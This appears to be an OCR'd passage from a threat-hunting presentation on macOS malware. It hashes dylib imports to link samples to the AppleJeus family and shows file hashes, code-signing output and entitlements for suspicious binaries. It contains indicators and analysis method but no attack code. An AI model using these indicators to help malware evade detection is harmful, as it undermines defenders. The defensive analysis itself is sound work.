
```
Libraries:
  /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
  /usr/lib/libobjc.A.dylib
  /usr/lib/libc++.1.dylib
  /usr/lib/libSystem.B.dylib
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

Dylib Hashing

Let’s hash those dylibs and see how prevalent they are

Few hits:


All **AppleJeus**



```
Target File:    UpdateAgent
File MD5:       5faf36ca90f6406a78124f538a03387a
Dylib Hash:     "849a247d21d59e2a63511f40b9c31169"

Target File:    AppleJeus/CrashReporter
File MD5:       6058368894f25b7bc8dd53d3a82d9146
Dylib Hash:     "849a247d21d59e2a63511f40b9c31169"

Target File:    AppleJeus/POOLRAT
File MD5:       451c23709ecd5a8461ad060f6346930c
Dylib Hash:     "849a247d21d59e2a63511f40b9c31169"
```

Second Artifact Tangent


In lieu of other artifacts, signing identifiers are valuable



```
Executable: safarifontsagent
Identifier: "finder.fonts.extractor"
Format: Mach-O thin (x86_64)
CodeDirectory v: 20500 size: 802 flags: 0x10000(runtime) hashes: 18+3
Signature size: 9060
Authority: Developer ID Application: Shankey Nohria (264HFWQH63)
Authority: Developer ID Certification Authority
Authority: Apple Root CA
Timestamp: Jul 21, 2022 at 10:37:26 AM
Info.plist: not bound
TeamIdentifier: 264HFWQH63
```


```
Executable: UpdateAgent
Identifier: "payload2"-55554944839216049d683075bc3
Format: Mach-O thin (x86_64)
CodeDirectory v: 20100 size: 450 flags: 0x2(adhoc)
Signature: adhoc
Info.plist: not bound
TeamIdentifier: not set
Sealed Resources: none
Internal requirements count: 0 size: 12
```

Certificate Entitlements



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.get-task-allow</key>
    <true/>
    <key>com.apple.security.temporary-exception.files.absolute-path.read-only</key>
    <string>/</string>
    <key>com.apple.security.temporary-exception.mach-lookup.global-name</key>
    <array>
        <string>com.apple.testmanagerd</string>
        <string>com.apple.coresymbolicationd</string>
    </array>
</dict>
</plist>
```

Methodology



```
